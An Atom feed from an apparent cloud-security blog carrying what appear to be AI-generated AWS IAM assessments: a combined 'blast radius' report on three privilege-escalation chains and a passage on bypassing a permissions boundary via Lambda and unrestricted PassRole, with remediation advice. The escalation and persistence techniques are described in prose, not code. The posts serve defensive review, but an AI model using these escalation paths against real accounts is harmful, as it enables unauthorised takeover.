<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="4.4.1">Jekyll</generator><link href="https://grant-henderson.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://grant-henderson.github.io/" rel="alternate" type="text/html" /><updated>2026-08-27T01:55:07+12:00</updated><id>https://grant-henderson.github.io/feed.xml</id><title type="html">Grant Henderson</title><subtitle>Security tooling, cloud research, and project writeups.</subtitle><author><name>Grant Henderson</name></author><entry><title type="html">AI Blast Radius: Attack Chains Combined</title><link href="https://grant-henderson.github.io/posts/blast-radius-report/" rel="alternate" type="text/html" title="AI Blast Radius: Attack Chains Combined" /><published>2026-04-15T00:00:00+12:00</published><updated>2026-04-15T00:00:00+12:00</updated><id>https://grant-henderson.github.io/posts/blast-radius-report</id><content type="html" xml:base="https://grant-henderson.github.io/posts/blast-radius-report/"><![CDATA[<h1 id="identity-blast-radius-attack-chains-combined">Identity Blast Radius: Attack Chains Combined</h1>

<table>
  <tbody>
    <tr>
      <td>Identity Blast Radius</td>
      <td>2026-03-24</td>
      <td>XXXXXXXXXXXX</td>
      <td>SCP: UNKNOWN</td>
    </tr>
  </tbody>
</table>

<h2 id="identities-assessed">Identities Assessed</h2>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Chain</th>
      <th style="text-align: left">Entry Point</th>
      <th style="text-align: left">Terminal Identity</th>
      <th style="text-align: left">Terminal Permissions</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left">Attack Path 1</td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-deploy-automation-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-data-processor-exec-production</code> + stolen creds</td>
      <td style="text-align: left">DynamoDB <code class="language-plaintext highlighter-rouge">*</code>, S3 <code class="language-plaintext highlighter-rouge">*</code>, RDS via plaintext creds</td>
    </tr>
    <tr>
      <td style="text-align: left">Attack Path 2</td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">platform-restricted-admin-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-platform-admin-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">AdministratorAccess</code> (no boundary)</td>
    </tr>
    <tr>
      <td style="text-align: left">Attack Path 3</td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-analytics-reader-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-platform-admin-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">AdministratorAccess</code> (no boundary)</td>
    </tr>
  </tbody>
</table>

<hr />

<h2 id="access-summary-combined--worst-case-from-any-chain">Access Summary (Combined — worst case from any chain)</h2>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Category</th>
      <th style="text-align: left">Access Level</th>
      <th style="text-align: left">Resources Reachable</th>
      <th style="text-align: left">Key Actions</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left">Data</td>
      <td style="text-align: left">Read/Write/Delete</td>
      <td style="text-align: left">2 Lambda functions, 3 CloudWatch log groups, 27 KMS keys (23 PendingDeletion), external RDS via stolen creds</td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">s3:*</code>, <code class="language-plaintext highlighter-rouge">dynamodb:*</code>, <code class="language-plaintext highlighter-rouge">lambda:GetFunction</code>, <code class="language-plaintext highlighter-rouge">kms:Decrypt</code>, RDS direct connect</td>
    </tr>
    <tr>
      <td style="text-align: left">Identity</td>
      <td style="text-align: left">Full Admin</td>
      <td style="text-align: left">1 IAM user, 28 IAM roles, 61 tracked policies</td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">iam:*</code>, <code class="language-plaintext highlighter-rouge">sts:AssumeRole</code>, <code class="language-plaintext highlighter-rouge">iam:PassRole *</code>, <code class="language-plaintext highlighter-rouge">iam:CreateUser</code>, <code class="language-plaintext highlighter-rouge">iam:CreateAccessKey</code></td>
    </tr>
    <tr>
      <td style="text-align: left">Detection</td>
      <td style="text-align: left">Full Control (nothing to disable)</td>
      <td style="text-align: left">0 CloudTrail trails, 0 GuardDuty detectors, 0 Security Hub, 0 Config recorders, 0 Access Analyzers</td>
      <td style="text-align: left">No detection services exist — attacker operates with zero logging</td>
    </tr>
    <tr>
      <td style="text-align: left">Compute</td>
      <td style="text-align: left">Execute/Modify</td>
      <td style="text-align: left">2 Lambda functions (us-east-1), 0 running EC2, can launch in 17 regions</td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">lambda:*</code>, <code class="language-plaintext highlighter-rouge">ec2:RunInstances</code>, <code class="language-plaintext highlighter-rouge">ecs:*</code></td>
    </tr>
    <tr>
      <td style="text-align: left">Network</td>
      <td style="text-align: left">Full Modify</td>
      <td style="text-align: left">1 VPC (default), 1 security group (default)</td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">ec2:AuthorizeSecurityGroupIngress</code>, <code class="language-plaintext highlighter-rouge">ec2:CreateSecurityGroup</code>, <code class="language-plaintext highlighter-rouge">ec2:ModifyVpcAttribute</code></td>
    </tr>
  </tbody>
</table>

<hr />

<h2 id="risk-level-critical">Risk Level: CRITICAL</h2>

<p><strong>Why:</strong> The combined blast radius from the three attack chains reaches full <code class="language-plaintext highlighter-rouge">AdministratorAccess</code> (chains 2 and 3) with <strong>zero detection coverage</strong>. There are no CloudTrail trails, no GuardDuty detectors, no Security Hub, no AWS Config recorders, and no IAM Access Analyzers in any region. An attacker who compromises any of the three entry-point roles achieves admin access with no audit trail, no alerting, and no automated response. Chain 1 additionally exposes plaintext production database credentials and API keys that grant access to systems outside AWS.</p>

<p><strong>Amplifying:</strong></p>
<ul>
  <li>Zero detection services — complete absence of CloudTrail, GuardDuty, Security Hub, Config, Access Analyzer</li>
  <li>Wildcarded resources on sensitive actions (<code class="language-plaintext highlighter-rouge">iam:PassRole *</code>, <code class="language-plaintext highlighter-rouge">s3:*</code>, <code class="language-plaintext highlighter-rouge">dynamodb:*</code>, <code class="language-plaintext highlighter-rouge">lambda:*</code>)</li>
  <li>No permission boundary on terminal admin role (<code class="language-plaintext highlighter-rouge">svc-platform-admin-production</code>)</li>
  <li>SCP coverage unknown — cannot confirm organizational guardrails exist</li>
  <li>Plaintext secrets in Lambda env vars (external RDS + API access)</li>
  <li>23 customer-managed KMS keys in PendingDeletion — encryption controls being removed</li>
  <li>Admin IAM user has no MFA</li>
</ul>

<p><strong>Mitigating:</strong></p>
<ul>
  <li>Permission boundary on <code class="language-plaintext highlighter-rouge">platform-restricted-admin-production</code> (partially effective — bypassed via PassRole+Lambda but limits direct IAM actions)</li>
  <li><code class="language-plaintext highlighter-rouge">BoolIfExists</code> MFA condition on <code class="language-plaintext highlighter-rouge">svc-data-ops-production</code> S3 delete operations (correctly implemented)</li>
  <li>No running EC2 instances currently (all terminated) — reduces immediate lateral movement surface</li>
  <li>No S3 buckets, DynamoDB tables, or RDS instances exist in-account — reduces in-account data exfiltration scope</li>
  <li>Cross-account roles require MFA (<code class="language-plaintext highlighter-rouge">Bool</code> condition — effective for human callers)</li>
</ul>

<hr />

<h2 id="detailed-access">Detailed Access</h2>

<h3 id="data-access">Data Access</h3>

<p><strong>In-account data stores:</strong></p>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Resource Type</th>
      <th style="text-align: left">Count</th>
      <th style="text-align: left">Resources</th>
      <th style="text-align: left">Access Level</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left">S3 Buckets</td>
      <td style="text-align: left">0</td>
      <td style="text-align: left">None exist</td>
      <td style="text-align: left">N/A (admin can create)</td>
    </tr>
    <tr>
      <td style="text-align: left">DynamoDB Tables</td>
      <td style="text-align: left">0</td>
      <td style="text-align: left">None exist</td>
      <td style="text-align: left">N/A (admin can create)</td>
    </tr>
    <tr>
      <td style="text-align: left">RDS Instances</td>
      <td style="text-align: left">0</td>
      <td style="text-align: left">None exist</td>
      <td style="text-align: left">N/A (admin can create)</td>
    </tr>
    <tr>
      <td style="text-align: left">Secrets Manager</td>
      <td style="text-align: left">0</td>
      <td style="text-align: left">None exist</td>
      <td style="text-align: left">N/A (admin can create)</td>
    </tr>
    <tr>
      <td style="text-align: left">Lambda Functions</td>
      <td style="text-align: left">2</td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-data-processor-production</code>, <code class="language-plaintext highlighter-rouge">svc-reporting-api-production</code></td>
      <td style="text-align: left">Read/Write/Delete code + config</td>
    </tr>
    <tr>
      <td style="text-align: left">CloudWatch Log Groups</td>
      <td style="text-align: left">3</td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">/aws/lambda/blog-application</code> (16 KB), <code class="language-plaintext highlighter-rouge">/aws/lambda/blog-application-data</code> (2.7 MB), <code class="language-plaintext highlighter-rouge">/aws/lambda/svc-reporting-api-production</code> (738 B)</td>
      <td style="text-align: left">Read/Delete (no retention set)</td>
    </tr>
    <tr>
      <td style="text-align: left">KMS Keys</td>
      <td style="text-align: left">27</td>
      <td style="text-align: left">4 AWS-managed (Enabled: EBS, FSx, Lambda, Secrets Manager), 23 customer-managed (all PendingDeletion)</td>
      <td style="text-align: left">Admin can cancel deletion, decrypt, schedule deletion</td>
    </tr>
  </tbody>
</table>

<p><strong>External data (via stolen credentials from Chain 1):</strong></p>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Resource</th>
      <th style="text-align: left">Credential</th>
      <th style="text-align: left">Access Level</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">prod-db-cluster.cluster-REDACTED.us-east-1.rds.amazonaws.com</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">DB_USERNAME: REDACTED</code>, <code class="language-plaintext highlighter-rouge">DB_PASSWORD: REDACTED</code></td>
      <td style="text-align: left">Full database read/write/delete</td>
    </tr>
    <tr>
      <td style="text-align: left">External API</td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">API_KEY: REDACTED</code></td>
      <td style="text-align: left">Full API access</td>
    </tr>
    <tr>
      <td style="text-align: left">Webhook endpoint</td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">API_SECRET: REDACTED</code></td>
      <td style="text-align: left">Webhook signature forgery</td>
    </tr>
  </tbody>
</table>

<h3 id="identity-access">Identity Access</h3>

<p><strong>Direct admin (via chains 2 or 3 → <code class="language-plaintext highlighter-rouge">svc-platform-admin-production</code>):</strong></p>

<p>Full <code class="language-plaintext highlighter-rouge">iam:*</code> on all resources — can create, modify, or delete any IAM principal or policy.</p>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Action</th>
      <th style="text-align: left">Scope</th>
      <th style="text-align: left">Impact</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">iam:CreateUser</code> + <code class="language-plaintext highlighter-rouge">iam:CreateAccessKey</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">*</code></td>
      <td style="text-align: left">Create persistent backdoor user with long-lived credentials</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">iam:AttachRolePolicy</code> + <code class="language-plaintext highlighter-rouge">iam:PutRolePolicy</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">*</code></td>
      <td style="text-align: left">Attach AdministratorAccess to any role, inject inline policies</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">iam:UpdateAssumeRolePolicy</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">*</code></td>
      <td style="text-align: left">Modify trust policies to allow external account assumption</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">iam:PassRole</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">*</code></td>
      <td style="text-align: left">Pass any role to any compute service</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">iam:CreateServiceLinkedRole</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">*</code></td>
      <td style="text-align: left">Create SLRs for any service (recon + indirect escalation)</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">sts:AssumeRole</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">*</code></td>
      <td style="text-align: left">Assume any role in the account</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">iam:DeleteRolePolicy</code> + <code class="language-plaintext highlighter-rouge">iam:DetachRolePolicy</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">*</code></td>
      <td style="text-align: left">Remove permission boundaries and guardrails</td>
    </tr>
  </tbody>
</table>

<p><strong>PMapper escalation graph — principals reachable from admin:</strong></p>

<p>All 30 nodes (6 admin, 24 non-admin) are reachable. The admin role can modify trust policies to assume any role, or create access keys for any user.</p>

<p><strong>Assumable roles (all 28 — admin can modify any trust policy):</strong></p>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Role</th>
      <th style="text-align: left">Current Trust</th>
      <th style="text-align: left">Risk if Compromised</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">AWSReservedSSO_AdministratorAccess_*</code></td>
      <td style="text-align: left">SAML (SSO)</td>
      <td style="text-align: left">SSO admin access</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">AWSReservedSSO_PowerUserAccess_*</code></td>
      <td style="text-align: left">SAML (SSO)</td>
      <td style="text-align: left">SSO power user</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">IdentityAccountAccess</code></td>
      <td style="text-align: left">Cross-account (MFA required)</td>
      <td style="text-align: left">Cross-account access</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">IdentityAccountAdminAccess</code></td>
      <td style="text-align: left">Cross-account (MFA required)</td>
      <td style="text-align: left">Cross-account admin</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">OrganizationAccountAccessRole</code></td>
      <td style="text-align: left">Org management account (NO MFA)</td>
      <td style="text-align: left">Org management access</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">infra-cross-account-sync-production</code></td>
      <td style="text-align: left">Same account (ExternalId)</td>
      <td style="text-align: left">Same-account cross-role</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">platform-restricted-admin-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">ec2.amazonaws.com</code></td>
      <td style="text-align: left">Bounded admin (bypassable)</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-analytics-reader-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">ec2.amazonaws.com</code></td>
      <td style="text-align: left">CloudWatch read → chain to admin</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-compute-operator-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">ec2.amazonaws.com</code></td>
      <td style="text-align: left">EC2 full (deny terminate)</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-data-ops-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">ec2.amazonaws.com</code></td>
      <td style="text-align: left">S3 full (MFA delete protection)</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-data-pipeline-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-analytics-reader-production</code></td>
      <td style="text-align: left">S3 ETL read → chain to admin</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-data-processor-exec-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">lambda.amazonaws.com</code></td>
      <td style="text-align: left">DynamoDB + S3 read (wildcarded)</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-data-processor-secure-exec-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">lambda.amazonaws.com</code></td>
      <td style="text-align: left">No policies (empty)</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-deploy-automation-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">ec2.amazonaws.com</code></td>
      <td style="text-align: left">PassRole + Lambda mgmt</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-onboarding-automation-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">ec2.amazonaws.com</code></td>
      <td style="text-align: left">Wildcarded SLR creation</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-platform-admin-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-data-pipeline-production</code></td>
      <td style="text-align: left">Full admin (no boundary)</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-reporting-api-exec-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">lambda.amazonaws.com</code></td>
      <td style="text-align: left">S3 + DynamoDB read</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-cognito-guest-production</code></td>
      <td style="text-align: left">Cognito (unauthenticated)</td>
      <td style="text-align: left">Guest access</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">platform-audit-secure-cloudwatch-production</code></td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">cloudtrail.amazonaws.com</code></td>
      <td style="text-align: left">CloudTrail service role</td>
    </tr>
    <tr>
      <td style="text-align: left">9x AWS Service-Linked Roles</td>
      <td style="text-align: left">Various AWS services</td>
      <td style="text-align: left">Service-managed</td>
    </tr>
  </tbody>
</table>

<h3 id="detection-access">Detection Access</h3>

<p><strong>CRITICAL: No detection services are deployed.</strong></p>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Service</th>
      <th style="text-align: left">Status</th>
      <th style="text-align: left">Impact</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left">CloudTrail</td>
      <td style="text-align: left"><strong>Not configured</strong> — 0 trails</td>
      <td style="text-align: left">No API audit trail. All attacker actions are invisible.</td>
    </tr>
    <tr>
      <td style="text-align: left">GuardDuty</td>
      <td style="text-align: left"><strong>Not enabled</strong> — 0 detectors</td>
      <td style="text-align: left">No threat detection. Credential abuse, crypto mining, reconnaissance undetected.</td>
    </tr>
    <tr>
      <td style="text-align: left">Security Hub</td>
      <td style="text-align: left"><strong>Not subscribed</strong></td>
      <td style="text-align: left">No aggregated security findings.</td>
    </tr>
    <tr>
      <td style="text-align: left">AWS Config</td>
      <td style="text-align: left"><strong>Not configured</strong> — 0 recorders</td>
      <td style="text-align: left">No configuration change tracking. IAM policy changes invisible.</td>
    </tr>
    <tr>
      <td style="text-align: left">IAM Access Analyzer</td>
      <td style="text-align: left"><strong>Not configured</strong> — 0 analyzers</td>
      <td style="text-align: left">No external access detection. Public resources, cross-account sharing unmonitored.</td>
    </tr>
    <tr>
      <td style="text-align: left">CloudWatch Logs</td>
      <td style="text-align: left">3 log groups (Lambda execution logs only)</td>
      <td style="text-align: left">Minimal — only Lambda invocation logs. No retention policy set (infinite retention but no alerting).</td>
    </tr>
  </tbody>
</table>

<p>An attacker with admin access can operate indefinitely with no detection, no alerting, and no forensic trail. There is nothing to disable because nothing exists — this is worse than having detection that could be turned off (which at least generates a CloudTrail event).</p>

<h3 id="compute-access">Compute Access</h3>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Resource Type</th>
      <th style="text-align: left">Count</th>
      <th style="text-align: left">Resources</th>
      <th style="text-align: left">Access Level</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left">Lambda Functions</td>
      <td style="text-align: left">2</td>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">svc-data-processor-production</code> (python3.12), <code class="language-plaintext highlighter-rouge">svc-reporting-api-production</code> (python3.12)</td>
      <td style="text-align: left">Full — create, update code, invoke, delete</td>
    </tr>
    <tr>
      <td style="text-align: left">EC2 Instances</td>
      <td style="text-align: left">0 running</td>
      <td style="text-align: left">2 terminated</td>
      <td style="text-align: left">Can launch new instances in 17 regions</td>
    </tr>
    <tr>
      <td style="text-align: left">ECS</td>
      <td style="text-align: left">Unknown</td>
      <td style="text-align: left">Not enumerated (no running tasks observed)</td>
      <td style="text-align: left">Full via AmazonECS_FullAccess</td>
    </tr>
  </tbody>
</table>

<p><strong>Compute weaponization potential:</strong> Admin can launch EC2 instances in any of 17 regions, create Lambda functions with any execution role, and deploy ECS tasks — all without detection (no CloudTrail).</p>

<h3 id="network-access">Network Access</h3>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Resource Type</th>
      <th style="text-align: left">Count</th>
      <th style="text-align: left">Resources</th>
      <th style="text-align: left">Access Level</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left">VPCs</td>
      <td style="text-align: left">1</td>
      <td style="text-align: left">Default VPC (172.31.0.0/16)</td>
      <td style="text-align: left">Full modify</td>
    </tr>
    <tr>
      <td style="text-align: left">Security Groups</td>
      <td style="text-align: left">1</td>
      <td style="text-align: left">Default SG</td>
      <td style="text-align: left">Full — authorize ingress/egress, create new</td>
    </tr>
    <tr>
      <td style="text-align: left">VPC Endpoints</td>
      <td style="text-align: left">0</td>
      <td style="text-align: left">None</td>
      <td style="text-align: left">Can create</td>
    </tr>
    <tr>
      <td style="text-align: left">Subnets</td>
      <td style="text-align: left">Default subnets</td>
      <td style="text-align: left">Not enumerated</td>
      <td style="text-align: left">Full modify</td>
    </tr>
  </tbody>
</table>

<p><strong>Network weaponization potential:</strong> Admin can open security group ingress from 0.0.0.0/0 on any port, create new VPCs with public subnets, establish VPC endpoints for data exfiltration, and create VPN connections — all without detection.</p>

<hr />

<h2 id="recommendations">Recommendations</h2>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Priority</th>
      <th style="text-align: left">Action</th>
      <th style="text-align: left">Effort</th>
      <th style="text-align: left">Risk Reduction</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left">P0</td>
      <td style="text-align: left"><strong>Enable CloudTrail immediately</strong> — create a multi-region trail with log file validation</td>
      <td style="text-align: left">Low</td>
      <td style="text-align: left">Provides audit trail — every API call logged. Without this, no forensics possible.</td>
    </tr>
    <tr>
      <td style="text-align: left">P0</td>
      <td style="text-align: left"><strong>Enable GuardDuty</strong> in all 17 regions</td>
      <td style="text-align: left">Low</td>
      <td style="text-align: left">Automated threat detection — credential abuse, recon, crypto mining</td>
    </tr>
    <tr>
      <td style="text-align: left">P0</td>
      <td style="text-align: left"><strong>Rotate all exposed secrets from F3</strong> — change DB password, revoke API keys, move to Secrets Manager</td>
      <td style="text-align: left">Med</td>
      <td style="text-align: left">Eliminates external access via stolen credentials</td>
    </tr>
    <tr>
      <td style="text-align: left">P0</td>
      <td style="text-align: left"><strong>Enable MFA on admin IAM user</strong></td>
      <td style="text-align: left">Low</td>
      <td style="text-align: left">Second factor on admin user</td>
    </tr>
    <tr>
      <td style="text-align: left">P1</td>
      <td style="text-align: left"><strong>Enable Security Hub + AWS Config</strong> in all regions</td>
      <td style="text-align: left">Med</td>
      <td style="text-align: left">Configuration tracking + aggregated findings</td>
    </tr>
    <tr>
      <td style="text-align: left">P1</td>
      <td style="text-align: left"><strong>Scope PassRole on deploy-automation and boundary</strong> — restrict to specific role ARNs</td>
      <td style="text-align: left">Low</td>
      <td style="text-align: left">Breaks chains 1 and 2</td>
    </tr>
    <tr>
      <td style="text-align: left">P1</td>
      <td style="text-align: left"><strong>Remove sts:AssumeRole to svc-platform-admin from pipeline policy</strong> or add boundary to svc-platform-admin</td>
      <td style="text-align: left">Med</td>
      <td style="text-align: left">Breaks chain 3</td>
    </tr>
    <tr>
      <td style="text-align: left">P1</td>
      <td style="text-align: left"><strong>Enable IAM Access Analyzer</strong></td>
      <td style="text-align: left">Low</td>
      <td style="text-align: left">Detects external access grants</td>
    </tr>
    <tr>
      <td style="text-align: left">P2</td>
      <td style="text-align: left"><strong>Set CloudWatch log retention</strong> — all 3 log groups have infinite retention with no alerting</td>
      <td style="text-align: left">Low</td>
      <td style="text-align: left">Cost control + ensures logs are reviewed</td>
    </tr>
    <tr>
      <td style="text-align: left">P2</td>
      <td style="text-align: left"><strong>Clean up 23 PendingDeletion KMS keys</strong> — cancel deletion for any still needed, or allow deletion to complete</td>
      <td style="text-align: left">Low</td>
      <td style="text-align: left">Reduces confusion about encryption posture</td>
    </tr>
  </tbody>
</table>

<hr />

<h2 id="confidence-55">Confidence: 5/5</h2>

<table>
  <tbody>
    <tr>
      <td>All findings backed by deterministic CLI evidence and PMapper graph. Resource enumeration covers us-east-1 and ap-southeast-2 (SSO region). Lambda functions only found in us-east-1. No data plane resources (S3, DynamoDB, RDS, Secrets Manager) exist in-account — blast radius is primarily IAM control plane + Lambda + external credentials. SCP coverage unknown — org-level guardrails may reduce effective blast radius.</td>
      <td><strong>Verdict:</strong> Accept as-is. Enable detection services as P0 — the complete absence of logging makes all other findings more dangerous because exploitation is invisible.</td>
    </tr>
  </tbody>
</table>]]></content><author><name>Grant Henderson</name></author><category term="Cloud" /><category term="Security" /><category term="aws" /><category term="iam" /><category term="blast-radius" /><category term="attack-chains" /><summary type="html"><![CDATA[Identity Blast Radius: Attack Chains Combined]]></summary></entry><entry><title type="html">AI Findings: Permissions Boundary Bypass Analysis</title><link href="https://grant-henderson.github.io/posts/boundary-bypass-findings/" rel="alternate" type="text/html" title="AI Findings: Permissions Boundary Bypass Analysis" /><published>2026-04-15T00:00:00+12:00</published><updated>2026-04-15T00:00:00+12:00</updated><id>https://grant-henderson.github.io/posts/boundary-bypass-findings</id><content type="html" xml:base="https://grant-henderson.github.io/posts/boundary-bypass-findings/"><![CDATA[<h2 id="results">Results</h2>

<h3 id="permissions-boundary-bypass-analysis--platform-admin-boundary-production">Permissions Boundary Bypass Analysis — <code class="language-plaintext highlighter-rouge">platform-admin-boundary-production</code></h3>
<p>Policy &amp; Config | 2026-04-15 | 123456789012 | SCP: UNKNOWN</p>

<p><strong>Scope:</strong> 1 boundary policy, 1 bounded role (<code class="language-plaintext highlighter-rouge">platform-restricted-admin-production</code>), 19 custom roles, 10 SLRs, 0 EC2 instances, 0 Lambda functions | <strong>Regions:</strong> ap-southeast-2 (primary), IAM global | <strong>Gaps:</strong> SCPs unreadable (AccessDenied) — findings may be mitigated by org-level SCPs<br />
<strong>Suppressions:</strong> None</p>

<hr />

<h4 id="f1-unrestricted-iampassrole-in-boundary--critical--confirmed-55">F1: Unrestricted <code class="language-plaintext highlighter-rouge">iam:PassRole</code> in boundary · <code class="language-plaintext highlighter-rouge">CRITICAL</code> · <code class="language-plaintext highlighter-rouge">CONFIRMED 5/5</code></h4>
<p><strong>Resource:</strong> <code class="language-plaintext highlighter-rouge">arn:aws:iam::123456789012:policy/platform-admin-boundary-production</code><br />
<strong>Claim:</strong> <code class="language-plaintext highlighter-rouge">adhoc-20260415-boundary-passrole-unrestricted</code></p>

<p>The boundary allows <code class="language-plaintext highlighter-rouge">iam:PassRole</code> with <code class="language-plaintext highlighter-rouge">Resource: "*"</code>. This means the bounded principal can pass <strong>any role in the account</strong> to any compute service the boundary also permits (Lambda, EC2). PassRole is the single most dangerous IAM action to leave unrestricted in a boundary — it’s the mechanism that enables escaping the boundary entirely. The boundary should scope PassRole to a specific set of approved execution role ARNs.</p>

<p><strong>SCP coverage: Unknown</strong> — this account is in an AWS Organization but SCPs could not be read (AccessDenied on organizations:ListPolicies). An SCP may deny the actions flagged here, which would reduce or eliminate this risk. Provide SCP documents for cross-referencing, or verify from the management account.</p>

<hr />

<h4 id="f2-boundary-bypass-via-lambda--iampassrole---critical--confirmed-55">F2: Boundary bypass via <code class="language-plaintext highlighter-rouge">lambda:*</code> + <code class="language-plaintext highlighter-rouge">iam:PassRole *</code> · <code class="language-plaintext highlighter-rouge">CRITICAL</code> · <code class="language-plaintext highlighter-rouge">CONFIRMED 5/5</code></h4>
<p><strong>Resource:</strong> <code class="language-plaintext highlighter-rouge">arn:aws:iam::123456789012:role/platform-restricted-admin-production</code><br />
<strong>Claim:</strong> <code class="language-plaintext highlighter-rouge">adhoc-20260415-boundary-lambda-bypass</code></p>

<p>The boundary grants <code class="language-plaintext highlighter-rouge">lambda:*</code> (full Lambda management) <strong>and</strong> <code class="language-plaintext highlighter-rouge">iam:PassRole</code> on <code class="language-plaintext highlighter-rouge">*</code>. This is a complete boundary escape. The bounded role can:</p>

<ol>
  <li>Call <code class="language-plaintext highlighter-rouge">lambda:CreateFunction</code> with any Lambda-trusted role as the execution role</li>
  <li>The Lambda function executes as that role, <strong>outside the boundary</strong> — boundaries only apply to the principal they’re attached to, not to roles passed to services</li>
</ol>

<p>Three Lambda-trusted execution roles exist without boundaries:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">svc-data-processor-exec-production</code> — DynamoDB full CRUD (<code class="language-plaintext highlighter-rouge">*</code>), S3 read (<code class="language-plaintext highlighter-rouge">*</code>), CloudWatch Logs</li>
  <li><code class="language-plaintext highlighter-rouge">svc-reporting-api-exec-production</code> — S3 read (scoped to <code class="language-plaintext highlighter-rouge">platform-internal-reports-123456789012</code>), DynamoDB read, CloudWatch Logs</li>
